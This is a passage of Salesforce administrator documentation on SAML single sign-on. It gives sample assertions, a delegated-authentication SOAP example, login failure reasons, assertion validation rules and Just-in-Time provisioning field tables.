<samlp:Response ID="_257f9d9e9fa14962c0803903a6ccad931245264310738"
   IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
<saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
   https://www.salesforce.com
</saml:Issuer>

<samlp:Status>
   <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>

<saml:Assertion ID="_3c39bc0fe7b13769cab2f6f45eba801b1245264310738"
   IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
      https://www.salesforce.com
   </saml:Issuer>

   <saml:Signature>
      <saml:SignedInfo>
         <saml:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        <saml:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>
```

```
        <saml:Reference URI="#_3c39bc0fe7b13769cab2f6f45eba801b1245264310738">
           <saml:Transforms>
              <saml:Transform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
              <saml:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
                 <ec:InclusiveNamespaces PrefixList="ds saml xs"/>
              </saml:Transform>
           </saml:Transforms>
           <saml:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
           <saml:DigestValue>vzR9Hfp8d16576tEDeq/zhpmLoo=
           </saml:DigestValue>
        </saml:Reference>
     </saml:SignedInfo>
     <saml:SignatureValue>
        AzID5hhJeJlG2llUDvZswNUrlrPtR7S37QYH2W+Un1n8c6kTC
        Xr/lihEKPcA2PZt86eBntFBVDWTRlh/W3yUgGOqQBJMFOVbhK
        M/CbLHbBUVT5TcxIqvsNvIFdjIGNkf1W0SBqRKZOJ6tzxCcLo
        9dXqAyAUkqDpX5+AyltwrdCPNmncUM4dtRPjI05CL1rRaGeyX
        3kkqOL8p0vjm0fazU5tCAJLbYuYgU1LivPSahWNcpvRSlCI4e
        Pn2oiVDyrcc4et12inPMTc2lGIWWWWJyHOPSiXRSkEAIwQVjf
        Qm5cpli44Pv8FCrdGWpEE0yXsPBvDkM9jIzwCYGG2fKaLBag==
     </saml:SignatureValue>
     <saml:KeyInfo>
        <saml:X509Data>
           <saml:X509Certificate>
              MIIEATCCAumgAwIBAgIBBTANBgkqhkiG9w0BAQ0FADCBgzELM
              [Certificate truncated for readability...]
           </saml:X509Certificate>
        </saml:X509Data>
     </saml:KeyInfo>
  </saml:Signature>

  <saml:Subject>
     <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">
        saml01@salesforce.com
     </saml:NameID>

     <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
     <saml:SubjectConfirmationData NotOnOrAfter="2009-06-17T18:50:10.738Z"
        Recipient="https://login.salesforce.com"/>
     </saml:SubjectConfirmation>
  </saml:Subject>

  <saml:Conditions NotBefore="2009-06-17T18:45:10.738Z"
     NotOnOrAfter="2009-06-17T18:50:10.738Z">

     <saml:AudienceRestriction>
        <saml:Audience>https://saml.salesforce.com</saml:Audience>
     </saml:AudienceRestriction>
  </saml:Conditions>

  <saml:AuthnStatement AuthnInstant="2009-06-17T18:45:10.738Z">
     <saml:AuthnContext>
        <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified
```

```
            </saml:AuthnContextClassRef>
         </saml:AuthnContext>
      </saml:AuthnStatement>

      <saml:AttributeStatement>

         <saml:Attribute Name="portal_id">
            <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ
            </saml:AttributeValue>
         </saml:Attribute>

         <saml:Attribute Name="organization_id">
            <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7L5
            </saml:AttributeValue>
         </saml:Attribute>

         <saml:Attribute Name="ssostartpage"
            NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">

            <saml:AttributeValue xsi:type="xs:anyType">
               http://www.salesforce.com/security/saml/saml20-gen.jsp
            </saml:AttributeValue>
         </saml:Attribute>

         <saml:Attribute Name="logouturl"
            NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">

            <saml:AttributeValue xsi:type="xs:string">
               http://www.salesforce.com/security/del_auth/SsoLogoutPage.html
            </saml:AttributeValue>
         </saml:Attribute>
      </saml:AttributeStatement>
   </saml:Assertion>
   </samlp:Response>
```

Sample SAML Assertions for Portals

The following shows the `portal_id` and `organization_id` attributes in a SAML assertion statement:

```
<saml:AttributeStatement>
   <saml:Attribute Name="portal_id">
      <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ</saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="organization_id">
         <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7P5</saml:AttributeValue>

   </saml:Attribute>
</saml:AttributeStatement>
```

The following is a complete SAML assertion statement that can be used for single sign-on for portals. The organization is using federated sign-on, which is included in an attribute (see the `<saml:AttributeStatement>` in bold text in the assertion), not in the subject.

```
<samlp:Response ID="_f97faa927f54ab2c1fef230eee27cba21245264205456"
      IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
      https://www.salesforce.com</saml:Issuer>

   <samlp:Status>
      <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
   </samlp:Status>

   <saml:Assertion ID="_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456"
      IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
      <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
         https://www.salesforce.com
      </saml:Issuer>

      <saml:Signature>
         <saml:SignedInfo>
            <saml:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
           <saml:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>

            <saml:Reference URI="#_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456">
               <saml:Transforms>
                  <saml:Transform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
                  <saml:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
                     <ec:InclusiveNamespaces PrefixList="ds saml xs"/>
                  </saml:Transform>
               </saml:Transforms>
               <saml:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
               <saml:DigestValue>vzR9Hfp8d16576tEDeq/zhpmLoo=
               </saml:DigestValue>
            </saml:Reference>
         </saml:SignedInfo>
         <saml:SignatureValue>
            AzID5hhJeJlG2llUDvZswNUrlrPtR7S37QYH2W+Un1n8c6kTC
            Xr/lihEKPcA2PZt86eBntFBVDWTRlh/W3yUgGOqQBJMFOVbhK
            M/CbLHbBUVT5TcxIqvsNvIFdjIGNkf1W0SBqRKZOJ6tzxCcLo
            9dXqAyAUkqDpX5+AyltwrdCPNmncUM4dtRPjI05CL1rRaGeyX
            3kkqOL8p0vjm0fazU5tCAJLbYuYgU1LivPSahWNcpvRSlCI4e
            Pn2oiVDyrcc4et12inPMTc2lGIWWWWJyHOPSiXRSkEAIwQVjf
            Qm5cpli44Pv8FCrdGWpEE0yXsPBvDkM9jIzwCYGG2fKaLBag==
         </saml:SignatureValue>
         <saml:KeyInfo>
            <saml:X509Data>
               <saml:X509Certificate>
                  MIIEATCCAumgAwIBAgIBBTANBgkqhkiG9w0BAQ0FADCBgzELM
                  Certificate truncated for readability...
               </saml:X509Certificate>
            </saml:X509Data>
         </saml:KeyInfo>
      </saml:Signature>
```

```
<saml:Subject>
   <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">null

   </saml:NameID>

   <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
   <saml:SubjectConfirmationData NotOnOrAfter="2009-06-17T18:48:25.456Z"
      Recipient="https://login.salesforce.com/?saml=02HKiPoin4f49GRMsOdFmhTgi
      _0nR7BBAflopdnD3gtixujECWpxr9klAw"/>
      </saml:SubjectConfirmation>
</saml:Subject>

<saml:Conditions NotBefore="2009-06-17T18:43:25.456Z"
   NotOnOrAfter="2009-06-17T18:48:25.456Z">

   <saml:AudienceRestriction>
      <saml:Audience>https://saml.salesforce.com</saml:Audience>
   </saml:AudienceRestriction>
</saml:Conditions>

<saml:AuthnStatement AuthnInstant="2009-06-17T18:43:25.456Z">

   <saml:AuthnContext>
      <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified

      </saml:AuthnContextClassRef>
   </saml:AuthnContext>
</saml:AuthnStatement>

<saml:AttributeStatement>

   <saml:Attribute FriendlyName="Friendly Name" Name="federationId"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:string">saml_portal_user_federation_id
      </saml:AttributeValue>
      <saml:AttributeValue xsi:type="xs:string">SomeOtherValue
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="portal_id">
      <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="organization_id">
      <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7Z5
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="ssostartpage"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">

      <saml:AttributeValue xsi:type="xs:anyType">
```

```
               http://www.salesforce.com/qa/security/saml/saml20-gen.jsp
            </saml:AttributeValue>
         </saml:Attribute>

         <saml:Attribute Name="logouturl"
            NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">

            <saml:AttributeValue xsi:type="xs:string">
                http://www.salesforce.com/qa/security/del_auth/SsoLogoutPage.html
            </saml:AttributeValue>
         </saml:Attribute>
      </saml:AttributeStatement>
   </saml:Assertion>
</samlp:Response>
```

Sample SAML Assertion for Sites

The following shows the `portal_id`, `organization_id`, and `siteurl` attributes in a SAML assertion statement:

```
<saml:AttributeStatement>
   <saml:Attribute Name="portal_id">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">060900000004cDk
      </saml:AttributeValue>
   </saml:Attribute>
   <saml:Attribute Name="organization_id">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">00D900000008bX0
      </saml:AttributeValue></saml:Attribute>
   <saml:Attribute Name="siteurl">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:type="xs:anyType">https://ap1.force.com/mySuffix</saml:AttributeValue>
   </saml:Attribute>
</saml:AttributeStatement>
```

Sample SOAP Message for Delegated Authentication

As part of the delegated authentication single sign-on process, a Salesforce server makes a SOAP 1.1 request to authenticate the user who is passing in the credentials. Here is an example of this type of request. Your single sign-on Web service needs to accept this request, process it, and return a `true` or `false` response.

Sample Request

```
<?xml version="1.0" encoding="UTF-8" ?>
<soapenv:Envelope
   xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Body>
      <Authenticate xmlns="urn:authentication.soap.sforce.com">
         <username>sampleuser@sample.org</username>
         <password>myPassword99</password>
         <sourceIp>1.2.3.4</sourceIp>
```

```
      </Authenticate>
   </soapenv:Body>
</soapenv:Envelope>
```

Sample Response Message

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope
   xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
   <soapenv:Body>
      <AuthenticateResult xmlns="urn:authentication.soap.sforce.com">
         <Authenticated>false</Authenticated>
      </AuthenticateResult>
   </soapenv:Body>
</soapenv:Envelope>
```

Sample SAML Assertion for Just-In-Time Provisioning

The following is a sample SAML assertion for just in time provisioning.

```
<saml:AttributeStatement>

   <saml:Attribute Name="User.Username"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.Phone"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">415-123-1234
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.FirstName"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">Testuser
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.LanguageLocaleKey"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">en_US
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.CompanyName"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">Salesforce.com
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.Alias"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">tlee2
```

```
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.CommunityNickname"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">tlee2
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.UserRoleId"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">000000000000000
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Title"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">Mr.
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.LocaleSidKey"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">en_CA
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">testuser@salesforce.com
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name=" User.FederationIdentifier"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">tlee2
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.TimeZoneSidKey"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">America/Los_Angeles
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.LastName"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">Lee
   </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.ProfileId"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
   <saml:AttributeValue xsi:type="xs:anyType">00ex0000001pBNL
```

```
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.IsActive"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">1
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="User.EmailEncodingKey"
      NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">UTF-8
      </saml:AttributeValue>
   </saml:Attribute>

</saml:AttributeStatement>
```

SEE ALSO:

SAML

Reviewing the SAML Login History

When a user logs in to Salesforce from another application using single sign-on, SAML assertions are sent to the Salesforce login page. The assertions are checked against assertions in the authentication certificate that are specified on the Single Sign-On Settings page in Setup. If a user fails to log in, a message is written to the login history log that indicates why the login failed. In addition, the SAML Assertion Validator may be automatically populated with the invalid assertion.

To view the login history, from Setup, enter *Login History* in the Quick Find box, then select **Login History**. After viewing the login history, you may want to share the information with your identity provider.

The following are the possible failures:

Assertion Expired
An assertion's timestamp is more than five minutes old.

Note: Salesforce does make an allowance of three minutes for clock skew. This means, in practice, that an assertion can be as much as eight minutes after the timestamp time, or three minutes before it. This amount of time may be less if the assertion's validity period is less than five minutes.

Assertion Invalid
An assertion is not valid. For example, the <Subject> element of an assertion might be missing.

Audience Invalid
The value specified in <Audience> must be https://saml.salesforce.com.

Configuration Error/Perm Disabled
Something is wrong with the SAML configuration in Salesforce. For example, the uploaded certificate might be corrupted, or the organization preference might have been turned off. To check your configuration, from Setup, enter *Single Sign-On Settings* in the Quick Find box, then select **Single Sign-On Settings**. Next, get a sample SAML assertion from your identity provider, and then click **SAML Assertion Validator**.

Issuer Mismatched
The issuer or entity ID specified in an assertion does not match the issuer specified in your Salesforce configuration.

Recipient Mismatched
The recipient specified in an assertion does not match the recipient specified in your Salesforce configuration.

Replay Detected
The same assertion ID was used more than once. Assertion IDs must be unique within an organization.

Signature Invalid
The signature in an assertion cannot be validated by the certificate in your Salesforce configuration.

Subject Confirmation Error
The <Subject> specified in the assertion does not match the SAML configuration in Salesforce.

SEE ALSO:
SAML

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Federated Authentication is available in: **All** Editions

Delegated Authentication is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Authentication Providers are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Modify All Data"

Validating SAML Settings for Single Sign-On

If your users have difficulty logging into Salesforce after you configure Salesforce for single sign-on, use the SAML Assertion Validator and the login history to validate the SAML assertions sent by your identity provider.

1. Obtain a SAML assertion from your identity provider. The assertion can be either in plain XML format or base64 encoded.

   If a user tries to log in to Salesforce and fails, the invalid SAML assertion is used to automatically populate the SAML Assertion Validator if possible.

2. From Setup, enter *Single Sign-On Settings* in the Quick Find box, then select **Single Sign-On Settings**, then click **SAML Assertion Validator**.
3. Enter the SAML assertion into the text box, and click **Validate**.
4. Share the results of the validation errors with your identity provider.

SEE ALSO:

- SAML
- Single Sign-On
- Best Practices for Implementing Single Sign-On
- Administrator setup guide: Single Sign-On Implementation Guide

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Federated Authentication is available in: **All** Editions

Delegated Authentication is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Authentication Providers are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:

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To edit the settings:

- "Customize Application"

  AND

  "Modify All Data"

SAML Assertion Validation Errors

Salesforce imposes the following validity requirements on assertions:

Authentication Statement
The identity provider must include an `<AuthenticationStatement>` in the assertion.

Conditions Statement
If the assertion contains a `<Conditions>` statement, it must contain a valid timestamp.

Timestamps
The validity period specified in an assertion is honored. In addition, an assertion's timestamp must be less than five minutes old, plus or minus three minutes, regardless of the assertion's validity period setting. This allows for differences between machines. The `NotBefore` and `NotOnOrAfter` constraints must also be defined and valid.

Attribute
If your Salesforce configuration is set to `Identity is in an Attribute element`, the assertion from the identity provider must contain an `<AttributeStatement>`.

If you are using SAML 1.1, both `<AttributeName>` and `<AttributeNamespace>` are required as part of the `<AttributeStatement>`.

If you are using SAML 2.0, only `<AttributeName>` is required.

Format
The `Format` attribute of an `<Issuer>` statement must be set to `"urn:oasis:names:tc:SAML:2.0:nameid-format:entity"` or not set at all.

For example:

```
<saml:Issuer
Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">https://www.salesforce.com</saml:Issuer>
```

The following example is also valid:

```
<saml:Issuer >https://www.salesforce.com</saml:Issuer>
```

Issuer
The issuer specified in an assertion must match the issuer specified in Salesforce.

Subject
The subject of the assertion must be resolved to be either the Salesforce username or the Federation ID of the user.

Audience
The `<Audience>` value is required and must match the `Entity ID` from the single sign-on configuration. The default value is `https://saml.salesforce.com`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Federated Authentication is available in: **All** Editions

Delegated Authentication is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Authentication Providers are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Modify All Data"

Recipient
The recipient specified in an assertion must match either the Salesforce login URL specified in the Salesforce configuration or the OAuth 2.0 token endpoint. This is a required portion of the assertion and is always verified.

Signature
A valid signature must be included in the assertion. The signature must be created using the private key associated with the certificate that was provided in the SAML configuration.

Recipient
Verifies that the recipient and organization ID received in the assertion matches the expected recipient and organization ID, as specified in the single sign-on configuration. This is an optional portion of the assertion and is only verified if it's present. For example:

```
Recipient that we found in the assertion: http://aalbert-salesforce.com:8081/
   ?saml=02HKiPoin4zeKLPYxfj3twkPsNSJF3fxsH0Jnq4vVeQr3xNkIWmZC_IVk3
Recipient that we expected based on the Single Sign-On Settings page:
   http://asmith.salesforce.com:8081/
   ?saml=EK03Almz90Cik_ig0L97.0BRme6mT4o6nzi0t_JROL6HLbdR1WVP5aQO5w
Organization Id that we expected: 00Dx0000000BQlI
Organization Id that we found based on your assertion: 00D000000000062
```

Site URL Attribute
Verifies if a valid Sites URL is provided. Values are:

- Not Provided
- Checked
- Site URL is invalid
- HTTPS is required for Site URL
- The specified Site is inactive or has exceeded its page limit

SEE ALSO:

SAML

About Just-in-Time Provisioning for SAML

With Just-in-Time provisioning, you can use a SAML assertion to create regular and portal users on the fly the first time they try to log in. This eliminates the need to create user accounts in advance. For example, if you recently added an employee to your organization, you don't need to manually create the user in Salesforce. When they log in with single sign-on, their account is automatically created for them, eliminating the time and effort with on-boarding the account. Just-in-Time provisioning works with your SAML identity provider to pass the correct user information to Salesforce in a SAML 2.0 assertion. You can both create and modify accounts this way. Because Just-in-Time provisioning uses SAML to communicate, your organization must have SAML-based single sign-on enabled.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Benefits of Just-in-Time Provisioning

Implementing Just-in-Time provisioning can offer the following advantages to your organization.

- **Reduced Administrative Costs:** Provisioning over SAML allows customers to create accounts on-demand, as part of the single sign-on process. This greatly simplifies the integration work required in scenarios where users need to be dynamically provisioned, by combining the provisioning and single sign-on processes into a single message.

- **Increased User Adoption:** Users only need to memorize a single password to access both their main site and Salesforce. Users are more likely to use your Salesforce application on a regular basis.
- **Increased Security:** Any password policies that you have established for your corporate network are also in effect for Salesforce. In addition, sending an authentication credential that is only valid for a single use can increase security for users who have access to sensitive data.

Just-in-Time Provisioning Requirements and SAML Assertion Fields

Just-in-Time Provisioning and SAML Assertion Fields for Portals

Just-in-Time Provisioning for Communities

Just-in-Time Provisioning Errors

Following are the error codes and descriptions for Just-in-Time provisioning for SAML.

SEE ALSO:

Just-in-Time Provisioning Requirements and SAML Assertion Fields

Just-in-Time Provisioning and SAML Assertion Fields for Portals

Just-in-Time Provisioning for Communities

Just-in-Time Provisioning Errors

Example SAML Assertions

Single Sign-On

Just-in-Time Provisioning Requirements and SAML Assertion Fields

Just-in-Time provisioning requires the creation of a SAML assertion. Consider the following when creating your SAML assertion.

- `Provision Version` is supported as an optional attribute. If it isn't specified, the default is 1.0. For example:

```
<saml:Attribute Name="ProvisionVersion" NameFormat=
   "urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">1.0</saml:AttributeValue>
</saml:Attribute>
```

- ProfileIDs change per organization, even for standard profiles. To make it easier to find the profile name, Salesforce allows you to do a profile name lookup by passing the `ProfileName` into the `ProfileId` field.

Field Requirements for the SAML Assertion

To correctly identify which object to create in Salesforce, you must use the `User.` prefix for all fields passed in the SAML assertion. In this example, the `User.` prefix has been added to the `Username` field name.

```
<saml:Attribute
   Name="User.Username"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

The following standard fields are supported. Some fields are required.

Fields	Required	Comments
AboutMe		
Alias		If not present, a default is derived from FirstName and LastName.
CallCenter		
City		
CommunityNickname		If not present, a default is derived from the UserName.
CompanyName		
Country		
DefaultCurrencyIsoCode		Derived from organization settings.
DelegatedApproverId		
Department		
Division		
Email	Y	For example, User.Email=test2@salesforce.com
EmailEncodingKey		If not present, a default is derived from the organization settings.
EmployeeNumber		
Extension		
Fax		
FederationIdentifier (insert only)		If present, it must match the SAML subject, or the SAML subject is taken instead. Can't be updated with SAML.
FirstName		
ForecastEnabled		
IsActive		
LastName	Y	
LanguageLocaleKey		
LocaleSidKey		If not present, a default is derived from the organization settings.
Manager		
MobilePhone		
Phone		
ProfileId	Y	For example, User.ProfileId=Standard User
ReceivesAdminInfoEmails		
ReceivesInfoEmails		
State		

Fields	Required	Comments
`Street`		
`TimeZoneSidKey`		If not present, a default is derived from the organization settings.
`Title`		
`Username` (insert only)	Y	For example, `User.Username=test2@test.com`. Can't update using SAML.
`UserRoleId`		Defaults to "no role" if blank.
`Zip`		

Other field requirements:

- Only text type custom fields are supported.
- Only the `insert` and `update` functions are supported for custom fields.
- When using the API for user creation, you can pass the new username into the `User.Username` field. You can also specify the `User.FederationIdentifier` if it is present. However, the `Username` and `FederationIdentifier` fields can't be updated with API.

SEE ALSO:

About Just-in-Time Provisioning for SAML

Just-in-Time Provisioning and SAML Assertion Fields for Portals

Just-in-Time Provisioning for Communities

Just-in-Time Provisioning and SAML Assertion Fields for Portals

With Just-in-Time (JIT) provisioning for portals, you can use a SAML assertion to create customer and partner portal users on the fly the first time they try to log in. This eliminates the need to create user accounts in advance. Because JIT uses SAML to communicate, your organization must have SAML-based single sign-on enabled.

Note: Starting with Summer '13, Customer Portals and partner portals are no longer available for new organizations. Existing organizations continue to have access to these portals. If you don't have a portal, but want to easily share information with your customers or partners, try Communities.

Existing organizations using Customer Portals and partner portals may continue to use their portals or transition to Communities. Contact your Salesforce Account Executive for more information.

Creating Portal Users

The `Portal ID` and `Organization ID` must be specified as part of the SAML assertion. You can find both of these on the company information page for the organization or portal. Because you can also provision regular users, the `Portal ID` is used to distinguish between a regular and portal JIT provisioning request. If no `Portal ID` is specified, then the request is treated as a JIT request for regular platform user. Here are the requirements for a creating a portal user.

- You must specify a `Federation ID`. If the ID belongs to an existing user account, the user account is updated. In case of an inactive user account, the user account is updated, but left inactive unless `User.IsActive` in the JIT assertion is set to true. If there is no user account with that `Federation ID`, the system creates a new user.

- If the portal isn't self-registration enabled and a default new user profile and role aren't specified, the `User.ProfileId` field must contain a valid profile name or ID associated with the portal. In addition, the `User.PortalRole` field must contain a valid portal role name or ID.

  Note: The `User.Role` must be null.

Creating and Modifying Accounts

Create or modify an account by specifying a valid `Account ID` or both the `Account.AccountNumber` and `Account.Name`.

- Matching is based on `Account.AccountNumber`. If multiple accounts are found, an error is displayed. Otherwise, the account is updated.
- If no matching account is found, one is created.
- You must specify the `Account.Owner` in the SAML assertion and ensure that the field level security for the `Account.AccountNumber` field is set to visible for this owner's profile.

Creating and Modifying Contacts

Create or modify a contact by specifying the a valid Contact ID in `User.Contact` or both the `Contact.Email` and `Contact.LastName`.

- Matching is based on `Contact.Email`. If multiple contacts are found, an error is displayed. Otherwise, the contact is updated.
- If no matching contact is found, one is created.

Supported Fields for the Portal SAML Assertion

To correctly identify which object to create in Salesforce, you must use a prefix. In the SAML assertion, use the `Account` prefix for all fields in the Account schema (for example `Account.AccountId`) and `Contact` prefix for all fields in the Contact schema. In this example, the `Contact` prefix has been added to the `Email` field name.

```
<saml:Attribute
   Name="Contact.Email"
   NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org</saml:AttributeValue>
</saml:Attribute>
```

In addition to the standard fields supported for regular SAML JIT users, these fields are supported for accounts. Some fields are required.

Fields	Required	Comments
`Billing`		Street|City|State|PostalCode|Country
`AnnualRevenue`		
`Description`		
`Fax`		
`FederationIdentifier` (insert only)	**Y**	If present, it must match the SAML subject or the SAML subject is taken instead. Can't be updated using SAML.
`IsCustomerPortal`		
`IsPartner`		

Fields	Required	Comments
NumberOfEmployees		
Ownership		
Phone		
Portal Role	Y	Use Worker for all portal users.
Rating		
Street		
TickerSymbol		
UserRoleId		Defaults to “no role” if blank.
Website		
Zip		

In addition to the standard fields supported for regular SAML JIT users, these fields are supported for contacts.

Fields	Required	Comments
Birthdate		
CanAllowPortalSelfReg		Name|Phone
Department		
Description		
DoNotCall		
Fax		
HasOptedOutofEmail		
HasOptedOutofFax		
HomePhone		
LeadSource		
Mailing		Street|City|State|PostalCode|Country
MobilePhone		
Owner		
Other		Street|City|State|PostalCode|Country
OtherPhone		
Phone		
Salutation		

Fields	Required	Comments
Title		

SEE ALSO:

- About Just-in-Time Provisioning for SAML
- Just-in-Time Provisioning Requirements and SAML Assertion Fields
- Just-in-Time Provisioning for Communities

Just-in-Time Provisioning for Communities

